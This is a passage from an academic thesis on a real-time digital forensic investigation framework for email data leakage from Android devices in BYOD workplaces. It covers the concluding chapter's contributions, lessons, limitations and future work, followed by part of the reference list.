


Figure 6.7-5 Refined Compliance, Monitoring and Evaluation




Figure 6.7-6 Refined Real-Time BYOD Digital Forensic Investigation Framework (RT-BYOD-DFI-F)

6.8 Chapter Conclusion

This chapter discussed the design process of the proposed framework. It presented the design in its five steps. The development of the framework and the evaluation formed the major discussion of the chapter. The framework was evaluated by experts in the field and they all demonstrated the efficacy, usability and relevancy of the framework in achieving the research objectives. The evaluation of the framework rigorously contributed to the validation of the research findings and the research contribution to the body of knowledge. The next chapter

is the last chapter which presents the future considerations and the overall summary of the research, providing some lessons learnt and future work.

Chapter 7 **Future Considerations and Conclusion**

7.1 Chapter Introduction

The previous chapters discussed the research problem and research objectives; literature review; research methodology; data analysis, results and findings; BYOD Real-Time Forensic Investigation Framework design and evaluation. As mobile devices penetrate the corporate networks to perform daily work activities, it was found ideal to design a framework that can incorporate BYOD devices harmoniously into the organisations as well as holding their users accountable for any data leakages or disobedience that may lead to harmful actions towards organisations' assets in the form of digital forensic investigations.

This chapter is aimed at presenting researchers' view of the thesis as a whole, following these outlines: research contributions, reflections, lessons learnt, research limitations, future directions and concluding remarks.

7.2 Research Contributions

In summary, for the first objective of the study, namely to investigate the extent of data leakage through mobile devices in a BYOD enabled environment, it was discovered through the experiment that Email is the number one vector of data leakage especially when no phishing awareness, training and education is provided to the employees. It was more evident that there is a high risk of data leakage through unmonitored and uncontrolled mobile devices. The other prominent issue that was discovered is the lack of expertise within the organisation. This has led to malware propagation through the email server hence propelling the use of personally owned mobile devices to access the organisation's email. Lack of awareness and education coupled with infrastructure problems constitute a major problem in mitigating data loss. We conclude that the organisation lacks critical data leakage

mechanisms as there is neither data leakage prevention tool nor BYOD policy available to guide data leakage mitigation.

Since the devices are prone to a device loss, theft and there are high chances of data leakage especially because the devices are used to store some organisation's data, what was discovered was that data can be leaked through the unmonitored mobile devices. Also, the experiment demonstrated that data can be accessed on the employees' mobile devices without their concern or unnoticeably. Email phishing is still a challenge and it was discovered that it is a social engineering attack driving employees into leaking the organisation's data through just one link click, and this was demonstrated by the undertaken experiment. Clicking on the link that was sent to the employees' mobile devices gave the attacker access to the device's storage.

As for the second research objective, namely, to probe data leakage mitigation techniques/tools for the BYOD enabled environment, the responses demonstrated a lack of email data leakage mitigation techniques as it was discovered that the organisation email server was not functional due to malware invasion. However, literature review demonstrates some of the existing email data leakage mitigation techniques that can be adopted to counter email data leakage prevention and they are discussed in section 2.5.3.

As part of objective three, namely, to investigate real-time forensic investigation tools for data leakage investigation in a BYOD environment, it was also identified that the organisation does not have any mobile forensic tools that are available to aid in their digital forensics. This is highlighted because the organisation is the only anti-corruption organisation within the Kingdom of Lesotho hence it was anticipated that it would be equipped with both the digital forensics and mobile forensics tools. After all, we are living in the digital world where technology is propelling crime rates. Thus, whilst the organisation needs to work on its infrastructure, mobile forensic and digital forensic tools also need to be paid attention to for the organisation to achieve its long-term goals and mission.

The summary of the research questions, answers and their evidence is demonstrated below.

Table 7.2-1 Research questions, answers and evidence

Research Question	Answer	Evidence
How can a real-time forensic investigation framework be designed to forensically investigate email data leakage through android devices in a Bring Your Own Device (BYOD) enabled environment?	Considering the following elements: • BYOD strategic management • IT administration • Incident response • Digital forensic investigations and • Auditing	• Framework components discussed in Chapter 4 section 4.5. • Design science research discussed in section 3.5 and • Data leakage prevention mechanisms discussed in Chapter 2 section 2.6
What is the extent of data leakage through mobile applications in a BYOD enabled environment?	• Remote Access to device storage by intruders (accessed download folder and its files) • Installation of applications embedded with payloads, creating a backdoor • Remote access to device contact details, SMS logs and call logs • Use of email phishing	• Chapter 5 and Chapter 2 section 2.6
What are the current data leakage mitigation techniques/tools for BYOD enabled environments?	• Data leakage prevention tools • Use of VPN • Access control • Device hardening • Malware detection and analysis • Network access control • Mobile device management • Use of BYOD policy • Awareness, training and education, DPL tools and mechanisms	• Chapter 2 section 2.6 and • Chapter 6 section 6.3.3
Is there real-time forensic investigation tools for data leakage investigation in a BYOD environment?	The researcher discovered some reactive mobile forensic tools with the capacity of automation even though they do not specifically focus on data leakage	Chapter 2 section 2.8.6

This research has contributed in various ways to the case site and the research domain. The investigation of BYOD phenomenon, the BYOD security risks, the digital forensic investigations of the BYOD devices and the designing of the BYOD digital forensic investigations form greater contributions of the study. Below is a list of contributions made by this research:

- ✓ The BYOD Real-Time Forensic Investigations Framework and its evaluation discussed in Chapter 6.
- ✓ The framework implementation guidelines.
- ✓ As part of the contributions, the researcher has published two academic papers from the study.

7.3 Reflection and Lessons Learnt

This research has been a day to day part of my life since the beginning up to the end. I have gained some incomparable knowledge on how to identify mobile device vulnerabilities, the research design process through design science, how to investigate real-life situations using interviews, questionnaires and surveys. It exposed me to the qualitative data analysis tool called Atlas.ti which helped me to do my data analysis. As from the experiment I got technical skills on how to use hacking tools such as MSF venom and MSF console. Below is a list of lessons learnt:

- ✓ I have learnt that Bring Your Own Device is adopted by many organisations with no proper understanding of how to manage it thus the data security of most organisations is at risk due to BYOD.
- ✓ Email data leakage is still a turmoil to employers due to social engineering skills portrayed by malicious people.
- ✓ There is no one size fits all for BYOD security hence organisations should combine multiple strategies for security purposes as demonstrated by the proposed framework.
- ✓ Mobile forensics is still an unclear process to the BYOD enabled organisations.

- ✓ The other important thing I have learnt is that our android applications can be modified to leak sensitive user information as evidenced by the research experiment.

7.4 Research Limitations

The main limitation of this study was that the experiment was not carried out on a corporate environment due to cost, time and other resource constraints. The interview was also limited to one organisation because of time. The other limitation is that the MDM used was a trial version and since we were not working on a corporate network, we were not able to fully configure our device. The evaluation was not performed in the real-world.

7.5 Future Considerations

I have identified several interests for future work. The following outlines some of the future work considerations:

- ✓ Implementation of the framework in the real-world to measure its usability from real-world feedback
- ✓ Developing the framework into the tool that can be used for digital forensic investigations
- ✓ Assessing the BYOD digital forensics investigation process by multiple organisations using the framework

7.6 Chapter Conclusion

The study aimed at designing the BYOD real-time digital forensic investigation framework that can be used to forensically investigate data leakages through mobile devices in a BYOD enabled cooperate environment. To achieve this, the researcher had to understand the BYOD challenges in context; hence the case study method was used to understand the lived experiences of BYOD through the interview and survey. The challenge of investigating data leakage activities caused by the employees was realised through the interview and survey.

The study further studied the vulnerabilities of mobile android devices and conducted a proof of concept experiment to prove how data can be leaked unnoticeably through android applications. The design used existing BYOD security framework and digital forensics models to come up with the proposed design.

References

Addae, D., & Quan-Baffour, K. P. (2015). the Place of Mixed Methods Research in the Field of Adult Education : Design Options , Prospects and Challenges. *International Journal of Education and Research*, *3*(7), 151–160. Retrieved from www.ijern.com

Adluru, V. (2017). *Protection against email-borne attacks*. Retrieved from ftp://public.dhe.ibm.com/software/au/pdf/Protection_against_email_borne_attacksWP_AU.pdf

African Union Commission. (2015). *Agenda 2063: The Africa we want (Popular version) | African Union*. (September), 1–24. https://doi.org/978-92-95104-23-5

Agarwal, A., Gupta, M., Gupta, S., & Gupta, S. C. (2011). Systematic digital forensic investigation model. *International Journal of Computer Science and Security (IJCSS)*, *5*(1), 118–131. Retrieved from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.227.8647&rep=rep1&type=pdf

Agency, E. U., & Security, I. (n.d.). *ENISA CERT training programme*.

Ahmad, A., Maynard, S. B., & Park, S. (2014). Information security strategies: Towards an organizational multi-strategy perspective. *Journal of Intelligent Manufacturing*, *25*(2), 357–370. https://doi.org/10.1007/s10845-012-0683-0

Akram, R. N., & Markantonakis, K. (2016). Challenges of security and trust of mobile devices as digital avionics component. *ICNS 2016: Securing an Integrated CNS System to Meet Future Challenges*, 1–11. https://doi.org/10.1109/ICNSURV.2016.7486323

Alberts, C., & Dorofee, A. (2011). Managing information security risk. *Nist Special Publication*, (March), 320. https://doi.org/http://dx.doi.org/10.1007/s10845-012-0683-0

Alhojailan, M. I., & Ibrahim, M. (2012). Thematic Analysis : A Critical Review of Its Process and Evaluation. *WEI International European AcademicConference Proceedings*, *1*(2011), 8–21. Retrieved from https://www.westeastinstitute.com/wp-content/uploads/2012/10/ZG12-

191-Mohammed-Ibrahim-Alhojailan-Full-Paper.pdf

Ali, S., Qureshi, M. N., & Abbasi, A. G. (2016). Analysis of BYOD security frameworks. *Proceedings - 2015 Conference on Information Assurance and Cyber Security, CIACS 2015*, 56–61. https://doi.org/10.1109/CIACS.2015.7395567

All, I. (2010). Chapter 3. Research methodology and study design. In *English as a Lingua Franca in Higher Education*. https://doi.org/10.1515/9783110215519.82

Almusallam, A. M. (2018). *Penetration Testing For Android Applications With Santoku*. Retrieved from http://dspace.calstate.edu/bitstream/handle/10211.3/204208/AlmusallamAhlam_Project 2018.pdf?sequence=3

Alneyadi, S., Sithirasenan, E., & Muthukkumarasamy, V. (2016). A survey on data leakage prevention systems. *Journal of Network and Computer Applications*, *62*, 137–152. https://doi.org/10.1016/j.jnca.2016.01.008

Alotaibi, B., & Almagwashi, H. (2018). A Review of BYOD Security Challenges, Solutions and Policy Best Practices. *1st International Conference on Computer Applications and Information Security, ICCAIS 2018*, 1–6. IEEE. https://doi.org/10.1109/CAIS.2018.8441967

Alshenqeeti, H. (2014). Interviewing as a Data Collection Method: A Critical Review. *English Linguistics Research*, *3*(1), 39–45. https://doi.org/10.5430/elr.v3n1p39

Ansaldi, H. (2013). Addressing the Challenges of the “Bring Your Own Device” Opportunity. *CPA Journal*, (November), 63–65. Retrieved from http://ezp.waldenulibrary.org/login?url=http://search.ebscohost.com/login.aspx?direct=true&db=iih&AN=92685558&scope=site

AppliedTrust. (2008). Every company needs to have a security program. *Applied Trust*, 1–3. Retrieved from http://www.appliedtrust.com/resources/security/every-company-needs-to-have-a-security-program

Appthority. (2018). *Enterprise Moblie Threat Report - Unsecured Firebase Databases: Exposing Sensitive Data via Thousands of Mobile Apps*. Retrieved from https://cdn2.hubspot.net/hubfs/436053/Appthority Q2-2018 MTR Unsecured Firebase Databases.pdf

Arce, D. G. (2018). Malware and market share. *Journal of Cybersecurity*, *4*(1), 1–6. https://doi.org/10.1093/cybsec/tyy010

Ardigó, I. A. (2014). *Overview of Corruption and Anti-Corruption in Lesotho*. (September), 1–13. Retrieved from https://knowledgehub.transparency.org/assets/uploads/helpdesk/Country_Profile_Lesotho_2014.pdf

Armando, A., Costa, G., Merlo, A., Verderame, L., & Wrona, K. (2016). Developing a NATO BYOD security policy. *2016 International Conference on Military Communications and Information Systems, ICMCIS 2016*, (November 2017). https://doi.org/10.1109/ICMCIS.2016.7496587

Arregui, D. A., Maynard, S. B., & Ahmad, A. (2016). Mitigating BYOD Information Security Risks. *ACIS 2016 Proceedings*, *8*(1), 262–272. Retrieved from https://aisel.aisnet.org/acis2016/8

Ayers, R., Brothers, S., & Jansen, W. (2014). Guidelines on mobile device forensics. In *NIST Special Publication* (Vol. 1). Gaithersburg, MD. https://doi.org/10.6028/NIST.SP.800-101r1

Ayers, R., Jansen, W., Moenner, L., & Delaitre, A. (2007). *Cell Phone Forensic Tools : An Overview and Analysis Update*. 164. https://doi.org/10.6028/NIST.IR.7250

AyeThu, A. (2013). Integrated Intrusion Detection and Prevention System with Honeypot on Cloud Computing Environment. *International Journal of Computer Applications*, *67*(4), 9–13. https://doi.org/10.5120/11382-6660

Baillette, P., & Barlette, Y. (2018). BYOD-related innovations and organizational change for entrepreneurs and their employees in SMEs: The identification of a twofold security paradox. *Journal of Organizational Change Management*, *31*(4), 839–851. https://doi.org/10.1108/JOCM-03-2017-0044

Barrett, J. (2012). Design Science Research in Information Systems. Advances in Theory and Practice. In *Environmental health perspectives* (Vol. 7286). https://doi.org/10.1007/978-3-642-29863-9

Barrett, M. (2018). Framework for improving critical infrastructure cybersecurity. In *Proceedings of the Annual ISA Analysis Division Symposium* (Vol. 535). Retrieved from https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04162018.pdf

Baryamureeba, V., & Tushabe, F. (2004a). The enhanced digital investigation process model. *Proceedings of the Digital Forensic Research Conference, DFRWS 2004 USA*, 1–9. Retrieved from http:/dfrws.org

Baryamureeba, V., & Tushabe, F. (2004b). *The Enhanced Digital Investigation Process Model Venansuis Baryamureeba and Florence Tushabe*. Retrieved from http:/dfrws.org

Baskarada, S. (2014). Qualitative Research : Case Study Guidelines. *The Qualitative Report*, *19*, 1–2. Retrieved from https://nsuworks.nova.edu/cgi/viewcontent.cgi?article=1008&context=tqr

Batra, M. (2013). Journal of Global Research in Computer Science[[Elektronische Ressource]] JGRCS. *Journal of Global Research in Computer Science*, *4*(5), 21–25. Retrieved from http://jgrcs.info/index.php/jgrcs/article/view/717

Bhardwaj, A., & Goundar, S. (2017). Security challenges for cloud-based email infrastructure. *Network Security*, *2017*(11), 8–15. https://doi.org/10.1016/S1353-4858(17)30094-6

Bhosale, N., Gupta, S. G., & Manza, R. (2013). A Mobile Threat Landscape in Cyber Forensics. *IBMRD's Journal of Management & Research*, (October), 1–5. Retrieved from https://www.researchgate.net/publication/304325721_A_Mobile_Threat_Landscape_in_Cyber_Forensics

Bickerstaffe, E. (2018). *Information Security Forum 2 Data Leakage Prevention*. Retrieved from https://www.securityforum.org/uploads/2018/08/ISF_Data-Leakage-Prevention_Briefing-Paper.pdf

BlackBerry. (2017). *How to Enable and Secure in the Next Stage of BYOD : Reap the Benefits of Bring Your Own Laptop*. 12. Retrieved from https://global.blackberry.com/content/dam/blackberry-com/asset/enterprise/pdf/how-to-reap-the-benefits-of-bring-your-own-laptop.pdf

Bowen, P., Hash, J., & Wilson, M. (2006). Information Security Handbook: A Guide for Managers NIST Special Publication 800-100. *NIST Special Publication 800-100*, (October), 137. https://doi.org/10.6028/NIST.SP.800-100

Braun, V., & Clarke, V. (2006). Using thematic analysis in psychology. *Qualitative Research in Psychology*, *3*(2), 77–101. https://doi.org/10.1191/1478088706qp063oa

Brodin, M. (2016). *A management framework for securing company information*. (November). Retrieved from https://www.researchgate.net/publication/311205898_Mobile_device_strategy_-_A_management_framework_for_securing_company_information_assets_on_mobile_devices?enrichId=rgreq-9e68e31eae28c5a3c94155fb8babcd68-XXX&enrichSource=Y292ZXJQYWdlOzMxMTIwNTg5ODtBUzo0M

Canbay, Y., Ulker, M., & Sagiroglu, S. (2017). Detection of mobile applications leaking sensitive data. *2017 5th International Symposium on Digital Forensic and Security, ISDFS 2017*, 1–5. https://doi.org/10.1109/ISDFS.2017.7916515

Carrier, B., & Spafford, E. H. (2003). Getting Physical with the Investigative Process. *International Journal of Digital Evidence Fall*, *2*(2), 1–20. Retrieved from https://pdfs.semanticscholar.org/915b/524318e2f0689b586ba7ae89ea39e9b22ce3.pdf

Carvalho, V. R., & Cohen, W. W. (2007). Preventing information leaks in Email. *Proceedings of the 7th SIAM International Conference on Data Mining*, 68–77. https://doi.org/10.1137/1.9781611972771.7

Castillo, G. A. (2018). Qualitative Methodologies: Which is the best approach for your Dissertation topic? *International Journal of Novel Research in Education and Learning*, *5*(2), 83–90.

Retrieved from www.noveltyjournals.com

Centre, I. A. (2016). *Global Data Leakage Report , H1 2016*. Retrieved from https://infowatch.com/analytics/leaks_monitoring/request

Check Point Research. (2018). 2018 Security Report. In *Security Report*. Retrieved from https://www.checkpoint.com/downloads/product-related/report/2018-security-report.pdf

Chu, P.-S., Nakamoto, N., Ugamura, A., Ebinuma, H., Saito, H., & Kanai, T. (2016). Degree of normalization of hyperferritinemia by the end of IFN-free DAA for chronic hepatitis C patients is predictive of early post-treatment emergence of HCC. *Hepatology*, *63*(1), 378A. Retrieved from http://www.embase.com/search/results?subaction=viewrecord&from=export&id=L612594111

Cichonski, P., Millar, T., Grance, T., & Scarfone, K. (2012). Computer Security Incident Handling Guide. *Special Publication (NIST SP) - 800-61 Rev 2*. https://doi.org/10.6028/NIST.SP.800-61r2

Clark, J., van Oorschot, P. C., Ruoti, S., Seamons, K., & Zappala, D. (2018). *Securing Email*. (April). Retrieved from http://arxiv.org/abs/1804.07706

Coertze, J., & Von Solms, R. (2013). A software gateway to affordable and effective Information Security Governance in SMMEs. *2013 Information Security for South Africa - Proceedings of the ISSA 2013 Conference*. https://doi.org/10.1109/ISSA.2013.6641035

Cohen, F. (2000). Digital forensics. In *Network Security* (Vol. 2000). https://doi.org/10.1016/s1353-4858(00)86654-4

Cohen, F. (2009). Two models of digital forensic examination. *4th International Workshop on Systematic Approaches to Digital Forensic Engineering, SADFE 2009*, *1*(3), 42–53. https://doi.org/10.1109/SADFE.2009.8

Communications inc., C. (2013). *White Paper BYOD: The Benefits and The Risks*. Retrieved from http://www.corycommunications.com/wp-content/uploads/2014/01/CC_BYOD.pdf

Creswell, J. W. (2013). Research Design: Qualitative, Quantitative, and Mixed Methods Approaches. In *Research design Qualitative quantitative and mixed methods approaches*. https://doi.org/10.1007/s13398-014-0173-7.2

Dakpa, T., & Augustine, P. (2017). Study of Phishing Attacks and Preventions. *International Journal of Computer Applications*, *163*(2), 5–8. https://doi.org/10.5120/ijca2017913461

Dasgupta, D., Roy, A., & Ghosh, D. (2018). Multi-user permission strategy to access sensitive information. *Information Sciences*, *423*, 24–49. https://doi.org/10.1016/j.ins.2017.09.039

Dimpe, P. M., & Kogeda, O. P. (2017). Impact of using unreliable digital forensic tools. *Proceedings of the World Congress on Engineering and Computer Science 2017*, *1*(November), 118–125. Retrieved from http://www.iaeng.org/publication/WCECS2017/WCECS2017_pp118-125.pdf

Dingwayo, M., & Kabanda, S. (2017). Bring Your Own Device (Byod) and Information Privacy Compliance in South Africa. *Proceedings Of The Second International Conference On Information And Communication Technology For Africa Development, ICT4AD'17*, (May), 1–17. Retrieved from https://www.researchgate.net/publication/318361622_BRING_YOUR_OWN_DEVICE_BYOD_AND_INFORMATION_PRIVACY_COMPLIANCE_IN_SOUTH_AFRICAN_ORGANIZATIONS?enrichId=rgreq-943db1fc488e74c6fe19c9d157a6ba79-XXX&enrichSource=Y292ZXJQYWdlOzMxODM2MTYyMjtBUzo1MTUyMTk0OTMwNj

Disterer, G., & Kleiner, C. (2013). BYOD Bring Your Own Device. *Procedia Technology*, *9*, 43–53. https://doi.org/10.1016/j.protcy.2013.12.005

Du, X., Le-Khac, N.-A., & Scanlon, M. (2017). Evaluation of Digital Forensic Process Models with Respect to Digital Forensics as a Service. *European Conference on Information Warfare and Security, ECCWS*, (August), 573–581. Retrieved from http://arxiv.org/abs/1708.01730

Fani, N., Solms, R. Von, & Gerber, M. (2016). *A framework towards governing " Bring Your Own Device in SMMEs ."* 1–8. Retrieved from https://digifors.cs.up.ac.za/issa/2016/Proceedings/Full/paper 10.pdf

Flores, D. A., Qazi, F., & Jhumka, A. (2016). Bring Your Own Disclosure: Analysing BYOD Threats to Corporate Information. *2016 IEEE Trustcom/BigDataSE/ISPA*, 1008–1015. IEEE. https://doi.org/10.1109/TrustCom.2016.0169

Garises, V. (2014). Telecom Namibia Enterprise Mobile Architecture (TNEMA): Bring Your Own Devices. *Internet of Things and Cloud Computing*, *2*(4), 26. https://doi.org/10.11648/j.iotcc.20140204.12

Gartner. (2016). Magic Quadrant for Content-Aware Data Loss Prevention. https://doi.org/G00224160

Garuba, M., Li, J., & Burge, L. (2007). Comparative Analysis of Email Filtering Technologies. *Fourth International Conference on Information Technology (ITNG'07)*, 785–789. IEEE. https://doi.org/10.1109/ITNG.2007.52

Gerts, C., & Rogers, C. (2016). "Building Digital Bridges" International Cyber Strategy: Towards an integrated approach. *Incite*, *37*(5/6), 1–15. Retrieved from https://www.government.nl/binaries/government/documents/parliamentary-documents/2017/02/12/international-cyber-strategy/International+Cyber+Strategy.pdf

Goel, D., & Jain, A. K. (2018). Mobile phishing attacks and defence mechanisms: State of art and open research challenges. *Computers and Security*, *73*, 519–544. https://doi.org/10.1016/j.cose.2017.12.006

Gogolin, G. (2012). Digital Forensics Explained. *Digital Forensics Explained*, *0*. https://doi.org/10.1201/b13689

Goldkuhl, G. (2004). Meanings of Pragmatism : Ways to conduct information systems research. *International Business*, 17–18. Retrieved from http://www.vits.org/publikationer/dokument/457.pdf

Google. Inc. (2019). Android Security & Privacy 2018 Year In Review. In *Google*. Retrieved from https://source.android.com/security/reports/Google_Android_Security_2018_Report_Final.pdf

Government of Lesotho. *Lesotho Goverment Gazette Extraodinay*. , (1999). Lesotho.

Gray, D. E. (2014). *Doing Research in the Real World. [electronic resource].* (THIRD edit; S. Jai, Ed.). Sage. Retrieved from http://wallaby.vu.edu.au:2048/login?url=http://search.ebscohost.com/login.aspx?direct=true&db=cat06414a&AN=vic.b1870080&site=eds-live%0Ahttp://vu.eblib.com.au/patron/FullRecord.aspx?p=354875

GSMA. (2019). GSMA The Mobile Economy 2019 - The Mobile Economy. *Gsma*, (35), 56. Retrieved from https://www.gsma.com/mobileeconomy/%0Ahttps://www.gsma.com/r/mobileeconomy/%0Ahttps://www.gsma.com/r/mobileeconomy/sub-saharan-africa/%0Ahttps://www.gsma.com/r/mobileeconomy/

Gustav, A., & Kabanda, S. (2016). BYOD adoption concerns in the South African financial institution sector. *AIS Electronic Library*, (2014), 59. Retrieved from http://aisel.aisnet.org/confirm2016/59%0Ahttp://aisel.aisnet.org/confirm2016

Haider, M. A.-M., & Mohammed, H. A. (2017). A Survey of Email Service; Attacks, Security Methods and Protocols. *International Journal of Computer Applications*, *162*(11), 31–40. https://doi.org/10.5120/ijca2017913417

Han, B. (2017). *User's Information Security Awareness in BYOD Programs: A Theoretical Model*. 1–6. Retrieved from http://029e2c6.netsolhost.com/II-Proceedings/2017/IIVC2017_HAN.pdf

Harris, M. A., Patten, K., & Regan, E. (2013). The need for BYOD mobile device security awareness and training. *19th Americas Conference on Information Systems, AMCIS 2013 - Hyperconnected World: Anything, Anywhere, Anytime*, *5*, 3441–3451. Retrieved from

https://pdfs.semanticscholar.org/3c49/f54f096685f285357edd76dc6316f04a275e.pdf

Hauer, B. (2015). Data and information leakage prevention within the scope of information security. *IEEE Access*, *3*, 2554–2565. https://doi.org/10.1109/ACCESS.2015.2506185

Herbster, R., Della Torre, S., Druschel, P., & Bhattacharjee, B. (2016). Privacy capsules: Preventing information leaks by mobile apps. *MobiSys 2016 - Proceedings of the 14th Annual International Conference on Mobile Systems, Applications, and Services*, 399–411. https://doi.org/10.1145/2906388.2906409

Hevner, A. R. (2007). A three cycle view of design science research. *Scandinavian Journal of Information Systems*, *19*(2), 1–6. https://doi.org/http://aisel.aisnet.org/sjis/vol19/iss2/4

Hevner, March, Park, & Ram. (2004). Design Science in Information Systems Research. *MIS Quarterly*, *28*(1), 75. https://doi.org/10.2307/25148625

Hootsuite. (2018). 2018 Global Digital. *Global Digital*, 153. Retrieved from https://www.slideshare.net/wearesocial/digital-in-2018-in-southern-america-part-1-north-86863727?qid=214aee0a-bcd3-4aaf-a0d0-702022b491db&v=&b=&from_search=2

Hung, S. H., Hsiao, S. W., Teng, Y. C., & Chien, R. (2015). Real-time and intelligent private data protection for the Android platform. *Pervasive and Mobile Computing*, *24*, 231–242. https://doi.org/10.1016/j.pmcj.2015.08.006

IDC, & AT&T. (2019). *Smartphones to Dominate Mobile Phone Buying By 2019*. 2019. Retrieved from https://www.business.att.com/content/dam/attbusiness/infographics/att-smartphone-trend-infographic.pdf

International Telecommunication Union (ITU). (2019). Global Cybersecurity Index (GCI) 2017. In *ITU Report*. https://doi.org/10.1111/j.1745-4514.2008.00161.x

ISO/IEC27002. (2013). Information technology — Security techniques — Code of practice for information security controls -Iso 27002. *Iso & Iec*, *2013*, 1. https://doi.org/10.1016/j.emj.2004.09.025

Jafari, F., & Satti, R. S. (2015). Comparative Analysis of Digital Forensic Models. *Journal of Advances in Computer Networks*, *3*(1), 82–86. https://doi.org/10.7763/jacn.2015.v3.146

Janssen, C. (2015). What is a Mobile Device? Retrieved November 25, 2019, from Techopedia.com website: https://www.computerhope.com/jargon/m/mobile.htm%0Ahttp://mobiledevices.about.com/od/glossary/g/What-Is-A-Mobile-Device.htm%5Cnhttp://www.techopedia.com/definition/23586/mobile-device

